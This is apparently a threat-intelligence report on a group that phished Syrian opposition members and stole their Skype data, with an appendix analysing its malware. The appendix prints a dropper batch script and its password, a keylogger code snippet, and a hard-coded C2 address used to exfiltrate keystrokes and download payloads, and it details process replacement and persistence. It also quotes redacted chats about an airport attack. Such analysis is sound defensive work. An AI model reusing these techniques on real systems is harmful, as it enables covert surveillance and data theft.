



Figure 7: Profiles in the phishing site



SOCIAL NETWORKING PROFILES AND FACEBOOK CREDENTIAL PHISHING

The fake opposition website also includes what appears to be a matchmaking section (Figure 6) that covertly channels targets toward installing malware. This section of the site contains womens' profiles, each of which is populated with information indicating age, location and interests as well as other personal information. The profiles also contain links to a "LiveCam ID" as well as the "Facebook Profile" of each woman. Clicking on the "LiveCam ID" link directs the user to a download page including `Live-Chat-ooVoo-Setup.exe`, a malicious bundling of ooVoo (a legitimate program). Clicking on a Facebook profile links to a fake Facebook login page that is actually a phishing page used to collect credentials (Figure 7).

ONE COMPROMISED SYSTEM, MULTIPLE VICTIMS

The threat group manually created a directory on its server for each compromised computer. These directories often contained multiple stolen Skype databases indicating that the victims shared computers. The threat group was likely able to acquire large collections of data by breaching only a relatively small number of systems due to the opposition's use of shared computers for satellite-based Internet access.

Sharing computers is likely a function of the realities of limited internet service in Syria. The multi-day Internet and phone blackouts that began occurring in Syria in 2012 (possibly the Syrian government's attempts to stifle opposition forces' communication capabilities, with some exceptions[4]) have driven opposition groups, media activists, political groups, and others to set up their own satellite communications systems for reliable two-way satellite Internet connectivity. Typically, they use 2-way satellite communications equipment known as Very Small Aperture Terminals (VSATs) connected to consumer grade networking equipment, like Wi-Fi routers. VSATs provide an expensive Internet lifeline to many groups within opposition-controlled parts of Syria.

Due to expensive bandwidth, limited electricity, setup time, and the need to operate VSATs from a fixed location, individuals supporting a wide variety of Syrian opposition efforts often share connections and computers located in places like local media centers and operations rooms.[5] As a result, a threat actor who successfully infects one person on a shared device can easily steal the Skype databases and stored documents of several targeted individuals or organizations as well.

The threat group was likely able to acquire large collections of data by breaching only a relatively small number of systems due to the opposition's use of shared computers for satellite-based Internet access.

[4] http://www.washingtonpost.com/blogs/worldviews/wp/2012/11/30/can-u-s-communication-kits-help-syrians-get-around-the-Internet-blackout/

[5] http://www.cbsnews.com/news/to-fight-assad-syrian-opposition-logs-on-at-any-cost/

IV. MALWARE: A RANGE OF TOOLS FOR MULTIPLE PLATFORMS

The threat group's tools and tactics differ somewhat from those observed in previous activity targeting the Syrian opposition.[6] Although this threat group uses the known tactic of deploying the DarkComet RAT, they do so using a multistage dropper that has not been previously observed. The group also uses a keylogger and what appear to be custom tools with shellcode payloads.

The threat actors have used these tools in conjunction with techniques such as:

Multi-stage droppers incorporating password-protected self-extracting RAR archives

Memory injection using process replacement

Multi-stage payloads

Use of an XOR key to decode a shellcode payload, where the components used to generate the XOR key are distributed in two separate files (a PDF and an EXE)

This is also the first instance we have observed a threat group targeting the Syrian opposition using Android malware. Smart phones, in general, are valuable sources of data about individuals and their social networks, as they may contain address books, SMS messages, email, and other data (including data from mobile apps, such as Skype). Targeting Android may be particularly beneficial in the case of Syrian opposition members, where regular power blackouts in Syria may force people to rely more heavily on mobile devices for communications.

Despite the wide array of tools and techniques at their disposal, the threat group does not appear to use software exploits to deliver malware to their targets. Instead, they seem to rely on a variety of social engineering techniques to trick victims into infecting themselves.

Although this threat group uses the known tactic of deploying the DarkComet RAT, they do so using a multistage dropper that has not been previously observed.

[6] See, for example: https://www.eff.org/document/quantum-surveillance-familiar-actors-and-possible-false-flags-syrian-malware-campaigns; https://securelist.com/files/2014/08/KL_report_syrian_malware.pdf; https://citizenlab.org/2014/12/malware-attack-targeting-syrian-isis-critics/

V. POTENTIAL THREAT GROUP SPONSORSHIP

The threat group's tools and tactics stand in contrast to the ways in which other Syrian groups (described publicly by a variety of researchers) have operated. In addition, while we do not have sufficient information to determine the identity of this group or the nature of its ties to Assad's forces, we have some indications that the group may be resourced and / or located outside of Syria.

The malware used by this threat group does not share any command and control servers with previously reported activity documented by research groups including Kaspersky, Trend Micro, CitizenLab, and the Electronic Frontier Foundation (EFF).[7] In addition, the activity does not share any of the tactics or tools with activity profiled in another recently released report on potentially ISIS-linked malware in Syria.[8]

The threat group used a variety of malware, suggesting access to development tool resources. For example, while other Syrian threat groups have used DarkComet and other RATs extensively, this group deploys DarkComet using a custom dropper (BLACKSTAR) that may make the malware more difficult to detect. This threat group is also unique to date in leveraging the Metasploit Framework, custom malware tools (YABROD and CABLECAR), and Android malware. This demonstrates that the threat group is capable of acquiring and using a diverse malware arsenal. It remains unclear if they have developed this capacity internally or are receiving outside support.

Finally, public reports of other suspected pro-Syrian threat actors have identified those groups' primary or fallback command and control (C2) servers as located within Syria itself (e.g., resolving to or directly referencing Syrian IP addresses, often in similar IP ranges.) However, this group's C2 servers were located outside of Syria. This may indicate that the group is not based in Syria itself, or that its sponsor's resources do not include the ability to provide the group with dedicated servers located in Syria.

[7] https://www.eff.org/document/quantum-surveillance-familiar-actors-and-possible-false-flags-syrian-malware-campaigns
https://securelist.com/files/2014/08/KL_report_syrian_malware.pdf

[8] https://citizenlab.org/2014/12/malware-attack-targeting-syrian-isis-critics/

Figure 8: Avatars referencing Lebanon

LEBANON: A RECURRING THEME

While researching this activity, we came across numerous references to Lebanon. We observed a user in Lebanon upload what appear to be two test versions of malware used to target opposition elements (the YABROD downloader and the CABLECAR launcher). The avatars, social media seeding, and fake opposition website are also filled with references to Lebanon. During chats, for example, the female avatars often state that they are in Lebanon and demonstrate familiarity and interest in talking about issues there. Social media pages suggest that the avatars are refugees in the country, or are Lebanese.

While researching the threat group's tactics, we came upon a reference to a 3-day training course in Lebanon in 2012 that described the use of eerily similar methods. According to media reports, a leaked Syrian intelligence memo titled "Training Course for Internet and Social Media Activists" describes the tactics that pro-Assad recruits—many of whom were Lebanese members of Hezbollah's Islamic Resistance—were trained to use.[9] Do note that we are unable to determine the authenticity of the document, or whether it may represent disinformation.

The training included:

Establishing an "Electronic Army" to infiltrate Syrian activists' computers, websites and Internet accounts, and attempting to use stolen personal information against them.

Setting up opposition social media accounts to spread false information and make accusations and counter-accusations to create conflict between opposition members in and out of Syria.

The use of women to entrap opposition members and activists using social media sites such as Skype and Facebook.[10]

[9] http://alkhaleejonline.net/#!/articles/1414221806705481300/, English translation available here: http://syria-cyber-warfare-intel-leak.pen.io

[10] http://syria-cyber-warfare-intel-leak.pen.io

CONCLUSION

At first glance, this group's activity follows a familiar plot line: threat actors socially engineer their way into individuals' computers and then steal data. However, like all great plots, this one comes with a twist. The group regularly asked its targets about the device they used—computer or Android phone—probably so that they could then deploy malware specifically tailored to that device. In addition to the range of military and political documents stolen, the group focused on the victim's Skype databases, which included the victim's contacts and real time communications, providing the threat actors with an inside view into the opposition's relationships and plans. We suspect they often found their next targets in the victim's Skype contacts as well. As the warzone reality of expensive satellite internet forced opposition members to rely on shared devices, compromising a single device yielded the combined plans and communications of multiple aspects of the opposition.

Unlike other threat activity that we have profiled, this is not just cyber espionage aimed at achieving an information edge or a strategic goal. Rather, this activity, which takes place in the heat of a conflict, provides actionable military intelligence for an immediate battlefield advantage. It provides the type of insight that can thwart a vital supply route, reveal a planned ambush, and identify and track key individuals. This intelligence likely serves a critical role in the adversary's operational plans and tactical decisions. However, this tactical edge comes with a potentially devastating human cost.

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
APPENDIX A: MALWARE ANALYSIS

MULTI-STAGE SELF-EXTRACTING RAR DROPPER

This threat group frequently uses social engineering to attempt to trick victims into infecting themselves by running malware disguised as a legitimate file, which we call the "lure". In some cases the file appeared to be valid software installation program (e.g., `install_flashplayer11x32_gdrd_aih.exe`). In other cases, the group used the non-printable Unicode right-to-left override character[11] to make executable files appear as PDFs, JPGs, or other non-malicious content (e.g., `Syrian-Girl-Against-Regime[Unicode]gpj.exe`., which would be displayed to a user as `Syrian-Girl-Against-Regime.exe.jpg`).

In each case, the "lure" file was actually a self-extracting RAR archive (SFXRAR), typically containing a decoy file and a second, password-protected SFXRAR that contained the actual malware. The files are executed to deploy the malware as shown in Figure 9.

Figure 9: Multi-stage RAR Dropper



[11] http://blogs.msdn.com/b/ericfitz/archive/2011/08/22/off-topic-unicode-right-to-left-override-character-used-by-malware.aspx

Figure 10: Files dropped by the first SFXRAR

```
BBAG.bat
combine.bat
flashplayer11.exe
hide.vbs
Update-flashplayer11.sfx.exe
```

Figure 11: Content of BBAG.bat script

```
@echo off
Update-flashplayer11.sfx.exe -pWh@t1sTh3re -d%temp%
flashplayer11.exe -d%temp%
```


1. The "lure" is a SFXRAR archive ("RAR 1") that contains one or more installer batch (`.bat`) scripts and / or Visual Basic (`.vbs`) scripts (generically referred to as the "Installer", above); a non-malicious decoy file (Word or PDF document, JPG image, or legitimate software installation program, the "Decoy"); and a second, password-protected SFXRAR archive containing the malware (the "Dropper" / "RAR 2"). Since the malware is in a password-protected file, it can't be scanned by antivirus software. In step 1, RAR 1 executes, writes its contents to disk, and launches the installer scripts.
2. When the installer scripts execute, they provide a password to open RAR 2 and launch the decoy file.
3. The decoy file is displayed to the victim (or executed, if the decoy is a legitimate application).
4. The malware is extracted from the password-protected RAR 2 and executed, compromising the system.

For example, visitors attempting to view videos on the threat group's fake website were prompted to download the file `install_flashplayer11x32_gdrd_aih.exe` (`6608ce246612d490f3b044627a5e6d9e`). While the file appeared to be an installation program for Adobe Flash, it was actually an SFXRAR archive containing the files shown in Figure 10.

The file `flashplayer11.exe` (`b44da59fdaf10fea8bce51772f67b9a9`) was the "decoy" file – a legitimate, digitally-signed Adobe binary. The file Update-`flashplayer11.sfx.exe` (`a1e0d40715f66f30aad44ab4c15a474a`) was a password-protected SFXRAR file. The `BBAG.bat` file extracts and launches the SFXRAR using the password "`Wh@t1sTh3re`" on the command line and launches the decoy to start the legitimate Flash player installation process, as shown in Figure 11.

The SFXRAR in turn extracts and executes the malicious file `flashplayer11x32_gdrd_aih.exe` (`b68a7e216cb0d18030048935b67e0d68`) which is a copy of the ONESIZE keylogger.

Figure 12: Content of the key log file



ONESIZE KEYLOGGER

ONESIZE has been distributed using the multi-stage SFXRAR dropper method described above. ONESIZE uses the GetAsyncKeyState API to intercept input from the keyboard. The malware stores logged keystrokes to `%temp%\keys.txt`. A sample log file is shown in Figure 12:

ONESIZE collects information about the infected computer, including the hostname, OS name, registered owner, install date, system type, BIOS version, system and input locale (to detect the language), domain, logon server, and hotfixes installed. The system information is transmitted to a hard-coded command and control (C2) server (`80.241.223.128:2007`), as shown in Figure 13:

Figure 13: System information sent to the ONESIZE C2

```
connect to [80.241.223.128] from Lab-PC
[80.241.223.128] 49232

Host Name: LAB-PC
OS Name: Microsoft Windows 7 Professional
OS Version: 6.1.7601 Service Pack 1 Build 7601
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: Lab
Registered Organization:
...
```

ONESIZE also uploads the key log file to the same C2 server. ONESIZE checks to see whether the current key pressed is greater than 0x26 and less than or equal to 0x5A, or any of the following virtual keys:

```
VK_OEM_COMMA
VK_OEM_2
VK_OEM_3
VK_OEM_4
VK_OEM_5
VK_OEM_6
VK_OEM_7
```

Figure 14: UniLogger Github source code snippet


```
Sleep((rand() % 10) + 10);
for(sScannedKey=8;sScannedKey<=222;sScannedKey++)
{                START                END
        if(GetAsyncKeyState(sScannedKey)==-32767)
        {
```

If so, and if the key log file is equal to or greater than 4096 bytes (0x1000) in size, the log is uploaded to the C2 server. If these conditions are not met, then the current key pressed is simply written to the log file.

ONESIZE may leverage source code[12] from the publicly available UniLogger Keylogger.[13] UniLogger supports Unicode, which means it is capable of logging keystrokes from keyboards configured for Unicode languages such as Arabic, Chinese, and Russian.

Both ONESIZE and UniLogger may use the same source code to record keystrokes. Figure 14 shows part of the UniLogger source code, which calls `Sleep` with the `rand` function somewhat uniquely and searches virtual-key codes from 8 to 222.[14] Figure 15 shows a partial disassembly of ONESIZE; the Sleep and rand functions are visible, as well as the virtual key codes from 8 to 222.

Figure 15: ONESIZE partial disassembly



[12] https://github.com/SherifEldeeb/UniLogger/blob/master/Source.cpp

[13] http://eldeeb.net/wrdprs/?page_id=229

[14] The malware determines if a key is pressed by iterating through all the virtual keys starting from 8 and ending with 222 and checking the return value of the GetAsyncKeyState API (a return value of -32767 (0x8001) means key down and pressed since the last check).

SPECIAL ASSIGNMENT

PERSON 2

In this redacted, translated, and excerpted conversation the leader of an opposition fighting group is offered a fighting job: launch an attack on a particular airport. The emphasis on communications discipline, and the need for documentation are both notable. The need for photographic proof suggests a need for verification by a distant party, perhaps the "funder" who is said to be in Saudi Arabia. Perhaps photographic proof is also important for a group (or funder's) reputation and being able to claim credit for a particular attack.

In full form, this conversation reveals several pieces of sensitive military information regarding the opposition's approach to launching, funding, and operationalizing an attack plan. The potential real-time surveillance of opposition wartime discussions could provide the Assad regime with valuable intelligence about ongoing or planned military campaigns, identification of who funds the opposition, and how the operational financial infrastructure works.

PERSON 2

How many people do you have? Monday 19:27

PERSON 1

I have 50 armed, and one anti-aircraft cannon. Monday 19:28

And two Grad launchers. Monday 19:37

Would you be willing to take a job and do it without letting anyone else interfere? Monday 19:38

Like what? Monday 19:46

I have a job that will make your unit the strongest unit in the city Monday 19:47

We need to hit from a distance with a missile (RPG) or with a tank the [REDACTED] airport and burn a plane in the airport or a gas tank. At that time, you can ask for the most precious thing. We were in an agreement with [REDACTED, OFFICER NAME AND RANK]. However we couldn't get him in time, we promised him a big reward if he burned anything at the airport. Monday 19:56

I will give you pictures of the hit on the [REDACTED] airport. Monday 20:07

Before you go to work, tell the partners so that they know, and I need you to send the picture in a file and we will not broadcast it, it will just be used for evidence that it was done or complete, after two hours of you sending the folder with the picture, you can publish. Monday 20:08

Tomorrow, I will hit it with a hundred anti plane shells and I will burn it. Monday 20:09

Today, At 1 I will talk to the individual that will fund you, so he knows and so you can tell me the time that you will hit. Also make sure no one has a phone and do not let anyone take any pictures so that you are the only one who has the picture and so that no one deceives you. Monday 20:10

Tomorrow in the evening you will have the pictures. Monday 20:21

Call the funder from Saudi Arabia, and based on the promise that today is the work, let him know that the people who will work in [REDACTED] told me that they need to move forward and execute on the operation. Today 8:27

SEND

BLACKSTAR, A CUSTOM DROPPER FOR THE DARKCOMET RAT

DarkComet is a widely available, stable, and easy to use remote administration tool (RAT) that allows a threat actor to control a compromised system. In addition to standard backdoor functions such as manipulating processes, services, the registry, and uploading and downloading files, DarkComet can also activate the webcam and microphone. Since DarkComet is so well known, security products such as antivirus software can often detect it.

This threat group uses a custom dropper which we call BLACKSTAR. BLACKSTAR contains an embedded, obfuscated binary which is a second dropper and launcher that we call REDDWARF. REDDWARF contains the actual DarkComet payload. BLACKSTAR writes REDDWARF to disk for persistence, but DarkComet itself is only ever extracted to memory by REDDWARF. Many antivirus vendors fail to detect this DarkComet backdoor because it is obfuscated inside the BLACKSTAR binary or because it is loaded into memory using process replacement.

BLACKSTAR malware performs the following actions:

1. 1. The BLACKSTAR binary (in this case, `adobereadersetup-86x.exe`, `39632325327bf21f7d9cf02caf065646`) is first extracted from two nested SFXRAR archives, as described above.

2. 2. BLACKSTAR contains two resources:[15]

   - `QUYFKY\DIOKAK` contains a decoder key for the configuration data and the embedded PE (REDDWARF).

   - `QUYFKY\UXLNYL` contains the encoded configuration data which consists of function names that the malware resolves dynamically, as well as offsets used to extract the embedded PE.

3. REDDWARF is actually contained within a Word document embedded within the BLACKSTAR binary. BLACKSTAR first finds the offset of the embedded Word file, then decodes the configuration data that includes the offset of the REDDWARF binary within the Word file.[16] The embedded key is used to decode the embedded REDDWARF binary (`8af83d74033aded17af538e4ccf12092`). REDDWARF is loaded in to memory and executed, replacing the BLACKSTAR process in memory through a technique known as process replacement.[17]

[15] The resource names vary across samples, and appear to consist of six random upper-case letters.


[16] The Word document is never written to disk, and may simply be intended to further mask the REDDWARF binary.

[17] Process replacement replaces a legitimate binary in memory with a malicious one. First, a legitimate binary is launched in a suspended state. The content of the legitimate binary is then unmapped from memory, memory is allocated at the original binary's location, and the content of the malicious file is written to that memory space. The main suspended thread is pointed to the memory location of the malicious code, and the thread is resumed, executing the malware. By using process replacement the malicious code will appear to be the legitimate process to many analysis tools.

NEEDING PASSPORTS

This redacted, translated and excerpted conversation appears to describe an attempt to secure forged passports and identity documents for the purpose of travel. Syrians attract much scrutiny while traveling overseas for many reasons, and a Syrian opposition member would have many motivations to conceal his or her true nationality. The reason for avoiding Turkish documents may be that a Syrian would have a difficult time pretending to be Turkish, but a much easier time with another Arabic speaking identity.

In full form, this conversation discloses opposition travel efforts and the forgery methods opposition members have sought to secure the documentation required to move in concealed fashion. The Assad regime likely places a high priority on understanding opposition movements, the identities of its personnel, and methods for traveling discreetly.



4. REDDWARF contains two resources:

   - `RT_RCDATA\1` which contains the DarkComet binary (`24f1658f3f38245dc15b9619bc97979b`);
   - `RT_RCDATA\2` which contains plaintext configuration data. Similar to BLACKSTAR, the REDDWARF configuration data consists of function names that the malware resolves dynamically; the registry location that the malware should use for persistence; and (optionally) a file name that contains a script.

5. REDDWARF extracts the DarkComet backdoor and spawns a copy of itself. It uses process replacement on that copy to launch the DarkComet backdoor in memory. Finally REDDWARF copies itself to disk, maintaining persistence via the registry entry specified in its configuration file (e.g., `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\1`).

We suspect that the malware authors used an automated tool to embed the DarkComet payload within the second binary and within the BLACKSTAR dropper. Interestingly, we observed at least one case where the payload may have been run through the packaging tool twice; that is, the BLACKSTAR dropper contained an embedded REDDWARF binary, which contained another BLACKSTAR dropper, which contained another REDDWARF binary, which contained the final DarkComet payload:

- BLACKSTAR binary (itself contained within multiple SFXRAR files): `GoogleUpdate.exe,7247d42b3b4632dc7ed9d8559596fff8`.
- Embedded REDDWARF binary: `1b20ea5887775f8eddf5aecd5d220154`
- Embedded BLACKSTAR binary: `97a35a7471e0951ee4ed8581d2941601`
- Embedded REDDWARF binary: `dd08f85686bd48e4bab310d8fbff81a4`
- Embedded DarkComet payload: `ae1ea30e6fb834599a8fed11a9b00314`

That particular BLACKSTAR dropper (`7247d42b3b4632dc7ed9d8559596fff8`) was dropped by at least four different original "lure" files.

YABROD DOWNLOADER AND CABLECAR LAUNCHER

This threat group deploys a set of malware consisting of an initial downloader that we call YABROD and a launcher that we call CABLECAR.

The YABROD downloader contains embedded shellcode (used to download and execute a second binary) and an embedded, password-protected PDF stored in a PE resource named `PDF`. The PDF file is not malicious and acts as a decoy document, displaying relevant content to its intended victim. However, the PDF also contains a shellcode payload, and data used to generate an XOR key to decode the shellcode.

YABROD does not decode and execute the shellcode from the PDF on its own, but relies on a downloaded second-stage binary (CABLECAR) to do so. Some YABROD variants also contain an embedded, non-malicious executable stored in a PE resource named `EXE`. The executable acts as a second decoy, installing a valid piece of software while the YABROD downloader runs in the background.

YABROD attempts to inject its embedded shellcode into a specified process on the victim computer; the process may vary depending on the YABROD sample. We identified variants that attempted to inject into Skype (`skype.exe`); various browser processes (`chrome.exe, firefox.exe, iexplore.exe`); or specific processes associated with Microsoft .NET (e.g., `cvtres.exe`). Presumably the threat actors selected processes they expected to be running on their victims' computers.

Once loaded into its target process, the YABROD shellcode connects to a specified C2 server via HTTP to download and execute a second file. We have identified samples that use a hard-coded IP address for C2, as well as samples that use a URL redirect to connect to a Dropbox account.

The YABROD samples we identified download an executable launcher that we call CABLECAR; CABLECAR parses the password-protected PDF dropped by YABROD to identify a 16-byte key and the embedded shellcode payload. The key is used with a substitution table from the CABLECAR binary to generate an XOR key to decode the shellcode payload from the PDF. CABLECAR then attempts to inject the shellcode into a specific process; similar to YABROD, the process may vary across samples but includes browsers (`chrome.exe, firefox.exe, iexplore.exe`) and .NET processes (`vbc.exe`). In the samples we analyzed, the shellcode payload was a Metasploit reverse shell; the shellcode is loaded only in to memory and never touches disk.

Figure 16: Yabrod password-protected PDF


"الوطن" السعودية: حزب الله يحشد مقاتليه إستعداداً لحسم معركة يبرود

الإثنين 10 شباط 2014، آخر تحديث 06:26

أشارت مصادر مطلعة لصحيفة "الوطن" السعودية إلى أن "حزب الله يحشد مقاتليه إستعداداً لحسم معركة يبرود، وتأثير معارك شمالي دمشق على الحدود مع لبنان لا سيما في منطقة المصنع وصولا إلى بلدة عرسال والقرى الواقعة في السلسلة الشرقية."

وأضافت أن "حسم معركة يبرود بالنسبة إلى حزب الله، وفقاً لسيناريو محدد يرسمه مع الجيش السوري يريد من ورائه إنتصاراً مثلما جرى في القصير،

Figure 17: Downloading the file Yabrod.pdf

DETAILED ANALYSIS

Below is a detailed analysis of a particular YABROD sample.

Step 1: The YABROD downloader (`bd4769f37de88321a9b64e5f85baf1ef`) attempts to launch the Microsoft .NET process `%systemroot%\Microsoft.NET\Framework\v2.0.50727\cvtres.exe` in a suspended state and inject its embedded shellcode into the process. After that, the downloader sleeps for 2 minutes to allow the shellcode to execute.

Step 2: The YABROD downloader checks for the existence of two PE resources, PDF #112 and EXE #115. YABROD extracts an embedded password-protected PDF file (`e0625817eb11874d806909a8c190d45a`) from Resource PDF #112 and writes it to `%temp%\Yabrod.pdf`.

Step 3: YABROD then extracts and executes an embedded executable decoy file from resource EXE #115, `vpn7x32.exe` (`bc167bca4ca3cf6f2f2bd7e90ecdeb29`), which is a legitimate installation program for a VPN client. **Note:** if the EXE resource exists, YABROD uses the embedded executable as the decoy file displayed to the user. If there were no EXE resource, YABROD would display the embedded PDF as a decoy instead, using the default application as specified in the Windows registry. An excerpt from the PDF's content is shown in Figure 16.

Step 4: The YABROD shellcode injected into `cvtres.exe` downloads a file by making a HTTP request to `80.241.223.128/Yabrod.pdf` using "n1" as the User-Agent. The downloaded file is placed in `%temp% as GoogleUpdate.exe`. A registry value `GoogleUpdate` is added under `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` and set to "`%temp%\GoogleUpdate.exe`". The `%temp%` environment variable is expanded prior to writing the registry value.

The download request and response are shown in Figure 17.

Figure 18: Libraries dropped

```
_ctypes.pyd
_hashlib.pyd
_socket.pyd
_ssl.pyd
bz2.pyd
Imo-Pic.exe.manifest
Microsoft.VC90.CRT.manifest
msvcm90.dll
msvcp90.dll
msvcr90.dll
python27.dll
select.pyd
unicodedata.pyd
```

Step 5: The YABROD downloader attempts to start the process `%temp%\GoogleUpdate.exe` without checking if the file exists.

